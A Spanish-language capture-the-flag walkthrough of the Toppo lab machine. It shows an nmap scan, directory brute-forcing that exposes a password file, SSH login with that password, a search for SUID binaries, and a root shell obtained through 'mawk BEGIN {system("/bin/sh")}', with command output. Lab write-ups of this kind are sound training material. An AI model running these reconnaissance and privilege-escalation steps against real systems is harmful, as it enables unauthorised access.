

encontrar ip de la máquina junto con los puertos que abiertos más comunes

```
┌──(kali㉿kali)-[~]
└─$ nmap -F 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 06:56 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or
 specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0026s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap scan report for 192.168.56.103
Host is up (0.00044s latency).
All 100 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (2 hosts up) scanned in 6.91 seconds
```


el puerto 80 está abierto asi que vamos a investigar su página web




hacemos un dirb de la ip de la máquina vulnerable y encontramos una que se llama admin



dentro encontramos un archivo txt



dentro encontramos una contraseña



Dado que el puerto 22 estaba abierto, puedo intentar iniciar sesión con ssh y como ya tenemos la contraseña 12345ted123 pero no conocemos el nombre de usuario, decidí usar el método hit-try y usar la siguiente credencial para iniciar sesión con ssh.

pudimos entrar por ssh


```
┌──(kali㉿kali)-[~]
└─$ ssh ted@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be establish
ed.
ED25519 key fingerprint is SHA256:vJgmhqKOmHq0Mb0plSTyOdzw6GenPEkZkch+PIVozzw
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known ho
sts.
ted@192.168.56.102's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 15 12:33:00 2018 from 192.168.0.29
ted@Toppo:~$
```

utilizando el siguiente comando, puede enumerar todos los archivos binarios que tienen permiso SUID.

```
ted@Toppo:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
ted@Toppo:~$
```

/usr/bin.mawk y /usr/bin/python2.7 están en mi punto de destino para escalar los privilegios de root a través de ellos. Así que exploté esta máquina virtual dos veces para acceder a la raíz.

Y pudimos obtener la flag de root


ted@Toppo:~$ mawk 'BEGIN {system("/bin/sh")}'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy
),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
cd /root
ls
flag.txt
cat flag.txt
Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}